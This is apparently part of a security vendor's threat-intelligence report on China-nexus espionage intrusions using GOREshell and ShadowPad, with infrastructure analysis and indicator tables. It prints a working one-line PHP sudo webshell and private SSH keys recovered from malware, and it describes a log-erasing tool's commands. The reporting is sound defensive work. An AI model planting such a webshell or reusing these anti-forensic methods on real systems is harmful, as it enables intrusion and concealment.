
The content of *update-notifier.service*

In contrast to `update-notifier`, which is obfuscated using Garble and packed with UPX, `snapd` is not obfuscated. Both samples use `epp.navy[.]ddns[.]info` as their C2 servers and are configured to proxy connections through a local IP address over port 8080.

Additionally, both samples store the same private SSH key as `glib-2.0.dll`.

Based on the private key stored in `glib-2.0.dll`, `snapd`, and `update-notifier`, we discovered an additional GOREshell variant, which was uploaded on a malware sharing platform in September 2023. This GOREshell variant is implemented as a `tapisrv.dll` library file (Microsoft Windows Telephony Server) and loaded as a Windows service by the `svchost.exe` service container process. The malware uses the `mail.ccna[.]organiccrap[.]com` domain for C2 purposes.

The discovery of the `tapisrv.dll` sample indicates reuse of the private key in intrusions separated by a considerable period.



Private key reuse

We associate some of the GOREshell C2 infrastructure with an ORB network, which we track as being operated from China and actively used by several suspected Chinese cyberespionage actors, including overlaps with APT15.

The threat actor made significant efforts to obscure their activity and remove evidence of their presence, including timestomping GOREshell executable files and deploying a log removal tool on Linux systems, specifically at the `/usr/sbin/mcl` filepath.

Our analysis of `mcl` suggests that the executable is likely a compiled and modified version of the source code of a tool called `clear13`, developed by members of The Hacker's Choice community. The source code of `clear13` is publicly available on GitHub.

The `mcl` executable is packed using a custom-modified version of UPX. The tool supports four commands, which are presented to the user through a help menu.

Command	Displayed help text	Description
sudo	sudo cmd	Executes a specified command (`cmd`) with elevated privileges using `sudo`.
clear	clear name	Removes the last entry containing a specified username (`name`) from `/var/log/wtmp`, `/var/run/utmp`, and `/var/log/lastlog`.
secure	secure timeString	Removes all entries matching a specified pattern (`timeString`) from `/var/log/secure`.
history	history leftNum	Truncates the user command history, keeping only a specified number of entries (`leftNum`).

Activity E | Probing & Reconnaissance of SentinelOne Infrastructure


In October 2024, SentinelLABS observed consistent attempts to establish remote connections to multiple Internet-facing SentinelOne servers over port 443 for reconnaissance purposes.

Our analysis of the infrastructure associated with this activity revealed links to the October 2024 intrusion into the South Asian government entity (Activity D).

We identified server characteristics and domain registration patterns suggesting coordinated infrastructure management and bulk domain registration, likely carried out by the same threat actor conducting reconnaissance on SentinelOne infrastructure and involved in Activity D, or by a third-party entity responsible for managing the infrastructure used in both activities.

The connections we initially observed originated from a virtual private server (VPS) that used a C2 server as a proxy. At the time of the activity, the server had an IP address of `128.199.124[.]136`, which was mapped to the domain name `tatacom.duckdns[.]org` and is designed to appear as part of a major South Asian telecommunications provider's infrastructure.

Based on a unique server fingerprint, SentinelLABS discovered an extensive collection of related network infrastructure.



Infrastructure overview

The C2 domain `downloads.trendav[.]vip`, observed in Activity D, resolved to the IP address `142.93.214[.]219`. We also identified this IP address based on the server fingerprint. Furthermore, the IP address of a server associated with the same fingerprint, `143.244.137[.]54`, was mapped to the domain name `cloud.trendav[.]co` in October 2024. This domain name overlaps with `downloads.trendav[.]vip`.

Additionally, historical domain registration records show that the root domain `trendav[.]vip` was originally registered through Dynadot Inc., on 24 October 2023, at 13:05:29 UTC. Identifying all domains registered through the same registrar at the exact same date and time (to the second) reveals the domains `secmailbox[.]us` and `sentinelxdr[.]us`, the latter of which likely masquerades as SentinelOne infrastructure.

Between February and April 2025, the `sentinelxdr[.]us` domain resolved to `142.93.214[.]219`, the same IP address that `downloads.trendav[.]vip` resolved to in October 2024.

In October 2024, `mail.secmailbox[.]us` resolved to `142.93.212[.]42`. Like the server at IP address `142.93.214[.]219` (`downloads.trendav[.]vip/sentinelxdr[.]us`), this server shared the same server fingerprint.

Furthermore, domain registration data for `sentinelxdr[.]us` was updated on 25 September 2024, at 01:43:46 UTC, a date and time that is identical to an update of the registration data of `trendav[.]vip`.

Activity F | The Return of dsniff

The late September 2024 intrusion into the European media organization showed overlaps in tooling with the October 2024 intrusion into the South Asian government entity (Activity D). These overlaps include the use of the GOREshell backdoor and publicly available tools developed by The Hacker's Choice community.

The threat actor deployed a UPX-packed GOREshell sample, which was configured to use `107.173.111[.]26` over the WebSocket protocol for C2 communication (`wss[://]107.173.111[.]26:443`). The executable file we retrieved contains a private SSH key and the public SSH key fingerprint `f0746e78e49896dfa01c674bf2a800443b1966c54663db5c679bc86533352590`.

```
-----BEGIN PRIVATE KEY-----
MC4CAQAwBQYDK2VwBCIEIMsHXDEWgXiPFrIjDOSXZqReC2HHiS6kgoZT0YgHlK87
-----END PRIVATE KEY-----
```

Based on the fingerprint, we identified a Garble-obfuscated GOREshell sample that was uploaded to a malware sharing platform from Iran in late July 2024. This GOREshell sample also contains a private SSH key and is configured to use the same C2 server, `107.173.111[.]26`, over the TLS protocol (`tls[://]107.173.111[.]26:80`).

This suggests threat actor activity since at least July 2024, possibly targeting organizations in both Europe and the Middle East.

```
-----BEGIN PRIVATE KEY-----
MC4CAQAwBQYDK2VwBCIEINArpOAwJO2+lv9Da+PzmkbKxGhMcapQ+/NhUq4nifvh
-----END PRIVATE KEY-----
```

The threat actor also deployed version 2.5a1 of dsniff, a collection of tools for network auditing and penetration testing. With active development of `dsniff` having been discontinued for over 15 years, our investigation of public source code repositories revealed that the THC community has released version 2.5a1 in an effort to resume active maintenance of the project.

To obfuscate their presence, the threat actor timestomped deployed executables, setting their creation date to September 15, 2021. After gaining initial access to the environment, the perpetrators deployed a simple PHP webshell that enables remote command execution by passing commands via the `a` parameter and executing them with elevated privileges using `sudo`.

```
<?php system('/bin/sudo '. @$_REQUEST['a']);?>
```

Our investigation of system and network traffic artifacts strongly suggests that the threat actor gained an initial foothold by exploiting CVE-2024-8963 in conjunction with CVE-2024-8190 (both Ivanti Cloud Services Appliance vulnerabilities) on September 5, 2024, a few days before their public disclosure.

We track some of the malicious infrastructure used in this attack as part of an ORB network, which we suspect is operated from China and includes compromised network edge devices.

Conclusions

This post highlights the persistent threat posed by China-nexus cyberespionage actors to a wide range of industries and public sector organizations, including cybersecurity vendors themselves. The activities detailed in this research reflect the strong interest these actors have in the very organizations tasked with defending digital infrastructure.

Our findings underscore the critical need for constant vigilance, robust monitoring, and rapid response capabilities. By publicly sharing details of our investigations, we aim to provide insight into the rarely discussed targeting of cybersecurity vendors, helping to destigmatize sharing of IOCs related to these campaigns, and thus contribute to a deeper understanding of the tactics, objectives, and operational patterns of China-nexus threat actors. As these adversaries continue to adapt to our response efforts, it's essential that defenders prioritize transparency, intelligence sharing, and coordinated action over the fear of reputational harm.

We encourage others in the industry to adopt a proactive approach to threat intelligence sharing and defense coordination, recognizing that collective security strengthens the entire community.

We are grateful to our partners at Lumen Technologies Black Lotus Labs for their collaboration and support.

Indicators of Compromise

SHA-1 Hashes

Value	Note
106248206f1c995a76058999ccd6a6d0f420461e	Webshell
411180c89953ab5e0c59bd4b835eef740b550823	GOREshell (snapd)
4896cfff334f846079174d3ea2d541eec72690a0	Nimbo-C2 agent (PfSvc.exe)
5ee4be6f82a16ebb1cf8f35481c88c2559e5e41a	ShadowPad

7dabf87617d646a9ec3e135b5f0e5edae50cd3b9	GOREshell (update-notifier)
a31642046471ec138bb66271e365a01569ff8d7f	GOREshell
a88f34c0b3a6df683bb89058f8e7a7d534698069	ShadowPad
aa6a9c25aff0e773d4189480171afcf7d0f69ad9	ShadowPad
c43b0006b3f7cd88d31aded8579830168a44ba79	ShadowPad
cb2d18fb91f0cd88e82cb36b614cfedf3e4ae49b	GOREshell (glib-2.0.dll)
cbe82e23f8920512b1cf56f3b5b0bca61ec137b9	Legitimate VMWare executable (VGAuthService.exe)
ebe6068e2161fe359a63007f9febea00399d7ef3	GOREshell
f52e18b7c8417c7573125c0047adb32d8d813529	ShadowPad (AppSov.exe)

Domains

Value	Note
cloud.trendav[.]co	Suspected PurpleHaze infrastructure
downloads.trendav[.]vip	GOREshell C2 server
dscriy.chtq[.]net	ShadowPad C2 server
epp.navy[.]ddns[.]info	GOREshell C2 server
mail.ccna[.]organiccrap[.]com	GOREshell C2 server
mail.secmailbox[.]us	Suspected PurpleHaze infrastructure
network.oossafe[.]com	Suspected ShadowPad C2 server
news.imaginerjp[.]com	ShadowPad C2 server
notes.oossafe[.]com	Suspected ShadowPad C2 server
secmailbox[.]us	Suspected PurpleHaze infrastructure
sentinelxdr[.]us	Suspected PurpleHaze infrastructure
tatacom.duckdns[.]org	C2 server
trendav[.]vip	Suspected PurpleHaze infrastructure
updata.dsqurey[.]com	ShadowPad C2 server

IP Addresses

Value	Note
103.248.61[.]36	Malware hosting location
107.173.111[.]26	GOREshell C2 server
128.199.124[.]136	C2 server
142.93.212[.]42	Suspected PurpleHaze infrastructure
142.93.214[.]219	GOREshell C2 server
143.244.137[.]54	Suspected PurpleHaze infrastructure
45.13.199[.]209	Exfiltration IP address
65.38.120[.]110	ShadowPad C2 server

URLs

Value	Note
https[://]45.13.199[.]209/rss/rss.php	Exfiltration URL